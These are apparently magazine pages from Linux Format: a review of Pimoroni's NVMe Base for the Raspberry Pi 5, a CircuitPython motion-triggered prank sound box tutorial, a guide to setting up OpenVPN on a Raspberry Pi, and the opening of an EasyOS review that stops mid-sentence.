Size: 85x56mm

Raspberry Pi is putting the finishing touches on its official M.2 HAT boards for the Raspberry Pi 5. While we wait for the official boards, Pi retailer Pimoroni has its NVMe Base, a lovely slice of PCB. Its simple monochromatic silk screen belies how useful this little board can be.

Straight off the bat, this is another classic Pimoroni design. A clear and simple silk screen tells us which NVMe drive sizes we can use, and confirms where we should connect the drive and the ribbon cable between the Pi 5 and the NVMe Base.

There are M2.5 holes that match the HAT footprint of the Raspberry Pi 5, and mean we can mechanically connect the two using stand-offs.

Because the board connects to the underside of the Raspberry Pi 5, it means that any of the best Raspberry Pi cases do not fit. Pimoroni will most likely release an updated Pibow case but, for now, your Raspberry Pi 5 will have to rough it.

Stand-off and deliver!

Assembly is straightforward, but we would make the PCIe connection before connecting the stand-offs. We lost some time with a slightly off connection, causing us to doubt that our NVMe SSD was working correctly.

Let's start with the boot time. The microSD boot time for a Raspberry Pi 5 is 21.28 seconds. This speedy boot time is powered by the Raspberry Pi 5's SDR104 compatibility, which means microSD cards that follow this standard see a significant boost in performance. So, how does the NVMe Base compare? Our boot time was 16.79 seconds (at Gen 3 speed). Compare this to Pineberry Pi's HatDrive best time of 16.56 seconds and we can see that there is nothing between them.

For the read tests, we used *dd* to read the contents of the drive and write to **/dev/null**. This gives us a raw speed value. For write speeds, we used Raspberry Pi diagnostics to provide us with the sequential write speeds. The tests were completed for Gen 1, 2 and 3 speeds. Note that officially only Gen 1 and 2 are supported, but Gen 3 performance has been solid for NVMe Base and Pineberry Pi boards. *(See table.)*

Everything you could want for attaching an SSD to your Raspberry Pi 5.

The humble microSD card managed 90.5MB/s read and 30.8MB/s sequential write. We used a 4TB Lexar NM790 PCIe Gen 4 SSD as our benchmark drive. The conclusion of this test is that at the official Gen 2 speeds, NVMe Base and Pineberry Pi's HatDrive are an even match (using the same drive). Tweaking the config and running at Gen 3 provides the best speeds, of course, but NVMe Base just squeezes a bit more from the drive.

NVMe SSDs on the Raspberry Pi are nothing new, but in the past we had to use a USB 3 to NVMe (or SATA) adaptor. This took away a USB 3 port and limited us to USB 3 bandwidth and the losses involved from conversion. With dedicated PCIe on the Pi 5, we have much faster drives, and access to very cheap storage.

Pimoroni's NVMe Base is a cost-effective means to add NVMe storage to your Pi 5. After we overcame the NVMe config issues (present in every NVMe board we have tested), we have a reliable and unobtrusive board. It is a tough choice between the NVMe Base and Pineberry Pi's HatDrive boards. It boils down to where you are in the world. The speed difference between the two is most noticeable at Gen 3 speeds, and while it isn't officially supported, it does work extremely well. LXF

Benchmarks	Pimoroni NVMe Base	HatDrive Bottom (2280)
PCIe Gen 1 Read	235MB/s	235MB/s
PCIe Gen 1 Write	194.5MB/s	194.5MB/s
PCIe Gen 2 Read	416MB/s	469MB/s
PCIe Gen 2 Write	380.9MB/s	383.2MB/s
PCIe Gen 3 Read	876MB/s	863MB/s
PCIe Gen 3 Write	761.9MB/s	719.1MB/s
MicroSD Read	90.5MB/s	
MicroSD Write	30.8MB/s	

VERDICT

DEVELOPER: Pimoroni
WEB: https://shop.pimoroni.com
PRICE: £13.50

FEATURES	8/10	EASE OF USE	8/10
PERFORMANCE	9/10	VALUE	8/10

A solid performer and well worth the money but it is picky as to which NVMe drives can be used, so do your homework before making the investment.

» **Rating 8/10**

Pi PRANK BOX

Scare your enemies with a Pi prank box

Yes, **Les Pounder** is very scary, but buying OEP3W amplifiers from AliExpress is worse. He wonders what pranks he can pull with them…

OUR EXPERT


Les Pounder is associate editor at Tom's Hardware and a freelance maker for hire. He blogs about his adventures and projects at **http://bigl.es**.

YOU NEED

- Pi Pico or Pico W
- OEP3W amplifier
- Speaker
- Half breadboard
- PIR sensor
- 10K pot
- 9x M2M jumper wires
- Code: https://bit.ly/lxf313pitut1

The Raspberry Pi Pico is an exceptionally cheap and resourceful little board. For £4, we get a powerful microcontroller and plenty of GPIO pins. With a few extra components, we can build all manner of fun projects. In this tutorial, we're using CircuitPython, a version of Python for microcontrollers, to play MP3 files. We need an amplifier, and the OEP3W at £2 from AliExpress, will do the job. But we're not making a music player. Instead, we are using a sensor to detect movement and trigger an alert sound to play. Scaring away friends, family or next door's cat.

We'll go through how to wire up the circuit using a breadboard, then write the code to make it work. We're using a Raspberry Pi Pico W in this build, chiefly because we had one to hand, but a £4 Pi Pico would be a cheaper and better option.



With very few components, we can create a motion-triggered audio player.

Building the circuit

There are two key parts of the build: the PIR sensor (input) and the speaker (output).

The PIR (passive infrared) sensor has only three connections: VCC, GND and Data/OUT. VCC connects to the 5V (VBUS) pin on the Pico. GND connects to any GND pin on the Pico. Data/OUT connects to GP2 on the Pico. And that's it. Your PIR sensor may be a little sensitive, so you can either tweak the potentiometer, hidden around the back, or use a paper cup or funnel to restrict its vision.

The output pins for the speaker are GP0 (SP+) and GND. But GP0 is routed through a 10K potentiometer (a trimmer pot in our build), which acts as a basic volume control. One side of the potentiometer connects to GP0, the other to GND. The centre leg connects to SP+ on the amplifier. Turning the potentiometer changes the volume level. Turning clockwise should increase the volume. If not, swap the GP0 and GND connections at the potentiometer.

The OEP3W is a tiny yet powerful amplifier. You need to solder up the pins; we soldered them so the board could be used in a breadboard. The OEP3W requires power, from the Raspberry Pi Pico W, input audio (SP+ connects to the centre pin of the potentiometer, SP- to GND on the Pico) and then it connects to a speaker. We used a spare laptop speaker that we hacked. You can find cheap speakers online.

See the schematic in the download – it explains where each connection goes and you can easily trace the connections. Take one section at a time.

Connect the Raspberry Pi Pico to your computer while holding the BOOTSEL button. This forces the Pico into bootloader mode and a new drive, **RPI-RP2**, appears in the file manager. Open a browser to **https://circuitpython.org/board/raspberry_pi_pico/** for the Raspberry Pi Pico or **https://circuitpython.org/board/raspberry_pi_pico_w/** for the Pico W. Download the latest stable version of CircuitPython for your Pico. From the **Downloads** folder, copy the CircuitPython file (a UF2 firmware image) to the **RPI-RP2** drive. After a few moments the drive disappears and is replaced with **CIRCUITPY**. This is where we'll write the project code.


Open your favourite text editor. We chose *Thonny* as it can work directly with CircuitPython devices.

Create a new file and start the project code by importing a series of modules. The first is `time`, used to control the speed at which the project code loops. Next we import `board` and `digitalio`. These enable our code to interact with the GPIO, reading and changing the GPIO pin status as needed. Finally we have `audiomp3` and `audiopwmio`, used to create audio via the GPIO.

```
import time
import board
import digitalio
import audiomp3
import audiopwmio
```

Our next task is to set up the GPIO pins for the sensor and audio. We create an object called **sensor** and use that to set up GP2 as an input. Using an internal resistor on the GPIO pin, we pull GP2 down, essentially turning the pin off (0 volts). Then we create another object, **audio**, and tell the code that our speaker is on pin GP0.

```
sensor = digitalio.DigitalInOut(board.GP2)
sensor.switch_to_input(pull=digitalio.Pull.DOWN)
audio = audiopwmio.PWMAudioOut(board.GP0)
```



The key parts of this build are the sensor, speaker and amplifier. The Pico acts as the glue to join them all together.

The next object, **decoder**, loads an MP3 for playback. This needs to be saved to the root of **CIRCUITPY**. We used *Audacity* to create an MP3 alert sound. We followed Adafruit's guidance: "Mono and stereo files less than 64kbit/s work, with sample rates from 8kHz to 24kHz. The RP2040 has a PWM output with 10 bits, so there's not much point in using high bit rates." We made a mono MP3 at 24kb/s.

```
decoder = audiomp3.MP3Decoder(open("alert-tone.mp3", "rb"))
```

Now we move to the main loop. This runs as long as the Pico is powered. Its first task is to print the status of the alarm pin, GP2. The PIR sensor has a default state of HIGH, so the pin reports TRUE.

```
while True:
    print(sensor.value)
```

If the sensor is triggered, then the status changes to FALSE, and this is where a conditional test runs a section of code.

```
    if sensor.value == False:
```

When the alarm is triggered, the code prints a message to the Python Shell – this is more for debugging issues than general use. It then plays the MP3 alert sound.

```
        print("ALARM TRIGGERED")
        audio.play(decoder)
```

The next loop only runs when the audio is playing. It essentially checks that the audio is playing. If so, the loop goes around and checks again. This is here to ensure that the alert sound plays through without retriggering or overlapping.


```
        while audio.playing:
            pass
```

The last section of code is a simple **else** conditional, which prints that the alarm is in standby mode, waiting to trigger. Outside of the conditional loop, but inside the **while True** loop, we pause the code for 0.5 seconds to reduce the workload of the microcontroller.

```
    else:
        print("ALARM STANDBY")
    time.sleep(0.5)
```

Save the code as **code.py** to the Pico. This triggers the board to reboot and the alarm is ready for testing. Wave your hand in front of the sensor, or ask a friend to walk in front of it. The alarm sounds and scares your victim.

The project can be removed from your computer and powered with a USB power bank. Connect the Pico to the power bank and hide the sensor from sight. LXF



The OEP3W amplifier is bought in packs of five for £2 to £3. We put one inside a toy chainsaw for Halloween.

» CIRCUITPYTHON 101

Les was first introduced to CircuitPython by Nicholas Tollervey and Scott Shawcroft at PyCon in 2018. After taking part in lessons with Kattni Rembor, he was hooked. CircuitPython is an open source programming language based on MicroPython. However, CircuitPython has been specifically designed for beginners and educators to learn and experiment with electronics. It was created by Adafruit Industries in 2017. CircuitPython simplifies the process of programming microcontrollers by employing a straightforward syntax and library (module) system eliminating the need for complex setups.

CircuitPython's greatest strength lies in its compatibility with a variety of microcontroller and SBC boards, offering a versatile platform for electronic projects. Initially developed for Adafruit's own line of microcontroller boards, such as the Feather and Circuit Playground series, CircuitPython has since expanded its support to a broader range of hardware. Popular boards such as Arduino, Raspberry Pi and numerous others now also run CircuitPython, broadening its accessibility to a wide audience. We've even got a Lego Minifig that runs CircuitPython

CircuitPython's ease of use and ability to be used in rapid prototyping makes it an excellent choice for those new to programming and electronics. Its beginner-friendly approach, combined with a thriving community and ample documentation, encourages creativity and experimentation in the world of physical computing. CircuitPython has a plethora of great tutorials, but Adafruit's own guides are hands down the best in the business. Head over to **https://bit.ly/LXF313circuitpython** to learn more.

OPENVPN

Credit: https://openvpn.net


Enhance your Pi-vacy

A man who likes to keep himself to himself, **Christian Cawley** explains how to keep online activity private when using a Raspberry Pi.

OUR EXPERT

Christian Cawley has been breeding Raspberry Pis since 2012, and following the successful introduction of a Raspberry Pi 4 8GB, has recently welcomed a Raspberry Pi 5 into the family.

It's fair to say that there is never enough tinkering to be done with a Raspberry Pi. You can upgrade the SD card, add external storage, buy a case, and with the latest models, add a cooling solution. You also have the option of a multitude of operating systems, from Raspberry Pi OS to media centres, cloud storage solutions, home servers, retrogaming platforms and pretty much anything else you can think of.



```
atomickarma@pitorrentbox:~ $ sudo apt install openvpn
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  easy-rsa libccid liblzo2-2 libpkcs11-helper1 opensc opensc-pkcs11 pcscd
Suggested packages:
  pcmciautils resolvconf openvpn-dco-dkms openvpn-systemd-resolved
The following NEW packages will be installed:
  easy-rsa libccid liblzo2-2 libpkcs11-helper1 opensc opensc-pkcs11 openvpn
  pcscd
0 upgraded, 8 newly installed, 0 to remove and 0 not upgraded.
Need to get 2,373 kB of archives.
After this operation, 8,514 kB of additional disk space will be used.
Do you want to continue? [Y/n] 
```

Install OpenVPN to begin setting up secure, private connections via most third-party VPN services.

A few of these uses might lend themselves to employing a VPN. Encrypted connections via a secure server hosted by a reputable name are increasingly popular since the lockdown years initiated a work-from-home revolution (for which, we imagine, this author must be some sort of pioneer, having started in 2011) and necessitated secure connections to work computers (and revealed just how unprepared corporate IT departments were).

Indeed, given how more capable the Raspberry Pi 4 and 5 are as desktop systems, it's fair to wonder whether they can handle a VPN. Well, yes they can – either using the OpenVPN standard, or setting up a dedicated (closed source) Linux app on the ARM-based computer.

Setting up an OpenVPN connection to your VPN on a Raspberry Pi is straightforward. It can be done either with the computer connected to a keyboard and monitor, or via SSH.

Ensure a reliable network connection is established first; older Raspberry Pis with slower Wi-Fi benefit from relying on Ethernet instead. For demonstration purposes, we've used a Raspberry Pi 4 with 8GB RAM, running Raspberry Pi OS Bookworm.

Private Pi

OpenVPN was launched in 2001 and has become an integral part of VPN. It has been implemented both in local servers and as a component of popular VPN services; it is this particular use that we can take advantage of as Raspberry Pi owners interested in using a commercial VPN. Need to access Netflix's US library from Leamington Spa on your Raspberry Pi?

That's something that OpenVPN can facilitate, and while you need a VPN subscription, you don't need to rely on an app. This is useful, because while some VPNs offer Raspberry Pi-compatible software, most don't. If you've ever set up a router with OpenVPN (perhaps after flashing DD-WRT), the process for connecting to a VPN on Raspberry Pi is similar.

A word of warning before proceeding: not all commercial VPN providers support offering OpenVPN access to customers. Two that do, happily, are two of the most popular: ExpressVPN and NordVPN.

» BEYOND PRIVACY


VPNs have several additional benefits. For example, ISPs throttle certain types of internet traffic, but this is less likely if the traffic is encrypted. A system called traffic shaping dictates how streaming and online gaming is deprioritised in favour of business and banking data. But traffic shaping cannot determine encrypted data – that looks like static – and, as such, typically leaves it alone.

And it doesn't end there. Using a reputable VPN with up-to-date servers minimises any speed loss, as well as proving beneficial in a number of scenarios. You probably know that a VPN is recommended for use on public Wi-Fi, but did you know that using a VPN can save you money when shopping or booking a holiday? It seems certain popular websites set prices based on your browser location. Changing to an overseas VPN server when shopping online can save a few quid and even pay for itself.

ExpressVPN offers individual OVPN configuration files for each server; NordVPN offers the entire collection of servers as a ZIP file. These can then be used with the OpenVPN tool to connect to a specific server.

Other VPNs with support for users to access OpenVPN will have their own system of offering configuration files. Check the corresponding help pages for your own VPN.

Before proceeding, ensure you have a free account, or subscription/trial access, to a VPN with accessible OVPN configuration files.



```
  GNU nano 7.2                     /etc/sysctl.conf *
#
# Do not accept IP source route packets (we are not a router)
#net.ipv4.conf.all.accept_source_route = 0
#net.ipv6.conf.all.accept_source_route = 0
#
# Log Martian Packets
#net.ipv4.conf.all.log_martians = 1
#

###################################################################
# Magic system request Key
# 0=disable, 1=enable all, >1 bitmask of sysrq functions
# See https://www.kernel.org/doc/html/latest/admin-guide/sysrq.html
# for what other values do
#kernel.sysrq=438

net.ipv6.conf.all.disable_ipv6=1
net.ipv6.conf.default.disable_ipv6=1
net.ipv6.conf.lo.disable_ipv6=1
net.ipv6.conf.tuno.disable_ipv6=1

^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute   ^C Location
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify   ^/ Go To Line
```

Sometimes, IPv6 must be disabled. Edit the sysctl.conf file to disable the internet protocol and instead rely on IPv4.

Set up OpenVPN

To get started, you may need to disable IPv6. This depends on your VPN provider, so check their requirements or help pages.

If this is the case, either in a local or SSH command line, enter:

```
$ sudo nano /etc/sysctl.conf
```

At the bottom of the conf file, add these lines:

```
net.ipv6.conf.all.disable_ipv6=1
net.ipv6.conf.default.disable_ipv6=1
net.ipv6.conf.lo.disable_ipv6=1
net.ipv6.conf.tuno.disable_ipv6=1
```

Exit the file with Ctrl+X to save, then Y to confirm the choice. Now that IPv6 is disabled, you're free to install OpenVPN:

```
$ sudo apt install openvpn
```

Use `sudo reboot` to restart the Pi when this has completed, then switch to the **/openvpn** directory:

```
$ cd /etc/openvpn
```

If you haven't done so already, download the OpenVPN files. As noted, they should be accessible via your VPN provider's help pages. They can be manually downloaded via the browser, using *wget,* or even downloaded to another PC and then copied across to your Raspberry Pi.

As our personal favourite, we use NordVPN. To grab its OVPN configuration files, we used:

```
$ sudo wget https://downloads.nordcdn.com/configs/
archives/servers/ovpn.zip
```

The next step is to unzip the files and identify the ones you want to use:

```
$ sudo unzip ovpn.zip /
```

Take a moment to review the contents of the unzipped **ovpn_udp** directory with the `ls -al` command. Server files are listed here, prefixed with the familiar two-letter national identifiers: UK, FR, US and so on. Once you have identified the VPN server you wish to connect to via OpenVPN, input:

```
$ sudo openvpn your_ovpn_configuration_file.ovpn
```

Enter your username and password when prompted, and the VPN connection should be established. Note that other VPN services may require the credentials to be entered at a different stage; for example, in a file. (With NordVPN, manual setup credentials from your account page need to be entered; these differ from the account login details.)

Use a VPN client

An number of VPN providers offer a Pi desktop client. While it is interesting to get an idea of how VPN software works at the terminal level with OpenVPN, a dedicated app can save time. In most cases, these are the standard build for Linux Debian-based OSes.

For example, NordVPN offers a terminal app that avoids having to mess around with OPVN files. It also features very simple commands, such as `nordvpn c` to connect to the nearest server. Connecting to a specific server is also possible, either by city – `nordvpn c Paris` – or by use.

NordVPN has dedicated servers for BitTorrent, Onion, and even double VPN use, for extra-secure connections. Displaying what server groups are available reveals options here:

```
$ nordvpn groups
```

To connect to a server for encrypted P2P, for example, use:

```
$ nordvpn c P2P
```


Note that GUI clients (ProtonVPN offers one, as does Private Internet Access) run better on a Raspberry Pi 3 or later. They're unsuitable for the original Pi and Pi 2 models, where you should rely on terminal apps and the OpenVPN tool.

Finally, note that OpenVPN is also a VPN service. With a subscription, you can use its servers, located across the developed world. LXF

QUICK TIP


VPNs, or virtual private networks, provide an encrypted 'tunnel' through which your online communications can pass, beyond the attention of ISPs (and, potentially, more sinister observers).

Trustworthy VPN providers offer OpenVPN-compatible configuration files for download. These are loaded in OpenVPN to establish secure VPN access.



```
atomickarma@pitorrentbox:~ $ sudo wget https://downloads.nordcdn.com/configs/arc
hives/servers/ovpn.zip
--2024-02-07 11:03:19--  https://downloads.nordcdn.com/configs/archives/servers/
ovpn.zip
Resolving downloads.nordcdn.com (downloads.nordcdn.com)... 104.17.207.237, 104.1
7.208.237, 2606:4700::6811:cfed, ...
Connecting to downloads.nordcdn.com (downloads.nordcdn.com)|104.17.207.237|:443.
.. connected.
HTTP request sent, awaiting response... 200 OK
Length: 27388218 (26M) [application/zip]
Saving to: ‘ovpn.zip’

ovpn.zip             37%[======>             ]   9.72M  5.03MB/s
```



THE PAW-FECT DISTRO!

Nick Peers can hardly 'container' himself after taking the Puppy Linux developer's new distro for a good run off the lead.

When Barry Kauler first launched Puppy Linux back in 2003, he can't have imagined just how far his tiny distro would travel over the following 20 years. Renowned for its tiny pawprint – Puppy is a great choice for older and low-powered PCs – the distro is also well known for the dozens of variants that it's spawned. There are official variants based on various versions of Ubuntu, Raspbian and Slackware, as well as unofficial variants known as puplets, remasters that spin Puppy Linux in all kinds of different directions. And then there's EasyOS.

In 2013, Barry Kauler stepped down from maintaining Puppy Linux, and handed the Woof2 build system to the community. That subsequently became Woof-CE, which is still used to build Puppy Linux and its derivatives. However, Kauler moved in a different direction, developing woofQ to build his own experimental derivative, Quirky Linux (**https://archiveos.org/quirky**). In 2017, he launched another experimental distro on the back of woofQ – EasyOS – and it's this he focuses his efforts on.


Despite its pedigree, Barry Kauler is keen to stress that EasyOS is not Puppy Linux, and while there's similarities, there's also a lot going on that's unique to EasyOS. The result is a lightweight, regularly updated distro that runs beautifully on older hardware and serves as a test bed for concepts that could one day find their way into more mainstream distros, including the ability run any app in its own container. You don't even need a spare hard drive or partition to run it.

Woof, woof!

EasyOS's woofQ build system is a collection of scripts that stitches the OS together from scratch. Up until September 2023, you could technically use woofQ to build both Puppy Linux and EasyOS's predecessor Quirky Linux, but it now focuses exclusively on building EasyOS and derivatives. Like all woof-based systems, woofQ can import binary packages from anywhere – including Void, Debian, Ubuntu and Slackware – as well as packages compiled from source using T2sde and OpenEmbedded/Yocto. The current release series – 5.x – is based on the Kirkstone release of OpenEmbedded, built using the Yocto Project (**www.yoctoproject.org**).

In living up to its name, EasyOS starts by providing a single IMG file download as opposed to a regular ISO. The reasoning is simple: the IMG file contains the complete installed operating system (deployed across just three files: **vmlinuz**, **initrd** and **easy.sfs**), so when you write it to disk (including USB flash drive), EasyOS is already in place. This enables you to test EasyOS in a real-world environment from the off without having to

CREDIT: Puppy


files
www
apps
pkg
setup
edit
term
net
share
update
save
krita
gimp
trash
zip
lock
Desktop
System
Setup
Utility
Filesystem
Graphic
Document
Business
Personal
Network
Internet
Multimedia
Fun
Help
Shutdown
AQEMU GUI for QEMU
EasyApps launch favorite apps
GtkHash checksum calculator
QtEmu GUI for QEMU
Xdelta file difference manager
AWF gtk2 widget factory
AWF gtk3 widget factory
FLUID
MoManager create non-English EasyOS
SXC Simple Xcursor Creator
Xfdiff-cut compare two files
Pmirror backup a directory
Pudd copy drive/partition
XArchive archiver
Minicom serial terminal
Sakura in container
Sakura terminal emulator
Urxvt terminal emulator
pRun application launcher
[IMG_5260] (imported)-1.0 (RGB colour 8-bit gamma integer, GIMP built-in sRGB, 1 layer) 4032x3024 – GIMP
File Edit Select View Image Layer Colours Tools Filters Windows Help
sda1
sda2
sr0
Menu
16:36

EasyOS utilises its own spin on the JWM desktop – a little bit boxy, perhaps, but lightweight and so fast.

SPECS

CPU: Any x86 64-bit CPU
Mem: 2GB (more without swap partition)
HDD: 16GB or more recommended (USB flash drives supported)

commit an entire hard drive to it. It's easiest to run from a USB flash drive, but the lack of ISO isn't a deal-breaker for those who'd prefer to test it in *VirtualBox* – the box *(right)* reveals the steps you need to follow.

With flash drive use in mind, EasyOS has been engineered to minimise disk writes to extend the life of your SSD. It does this through first utilising its layered filesystem (AUFS) to provide multiple mount points within a single folder hierarchy, enabling you to mix and match read-only and writable filesystems. In EasyOS's case, it's configured so the OS remains read-only during use, with all changes recorded in RAM and only written to disk on shutdown, while providing writable mounts like 'files' for your personal files and folders.

Mindful that there may be times when you want to write system changes to disk prior to shutting down, EasyOS provides a handy Save shortcut on the desktop. Clicking this writes the current session to disk, while giving you the opportunity to change its default behaviour; you can instruct it to prompt you to save at shutdown, save automatically or simply wipe the session from RAM without saving it to disk. You can also re-enable direct writing should you prefer to stick with the traditional approach.

The layered filesystem also comes into play when examining one of EasyOS's headline features: support for containerised apps. None of this involves *Docker* or *Podman;* EasyOS comes with its own Easy Containers mechanism, which involves no command-line expertise and helps EasyOS stand out in a crowded field, not just within Puppy derivatives, but Linux distros in general.

The concept is this: containerised apps are more secure, because you can isolate them from the rest of your system. As we'll see shortly, EasyOS offers a dedicated package manager for installing not just apps in containers, but alternative distros too. In addition, Easy Containers allows you to convert any traditionally installed app into a containerised app too.

A ruff start

After writing to disk using *dd* or a similar application (such as *Disks* in Mint or Ubuntu), simply boot from the

» WALKIES!

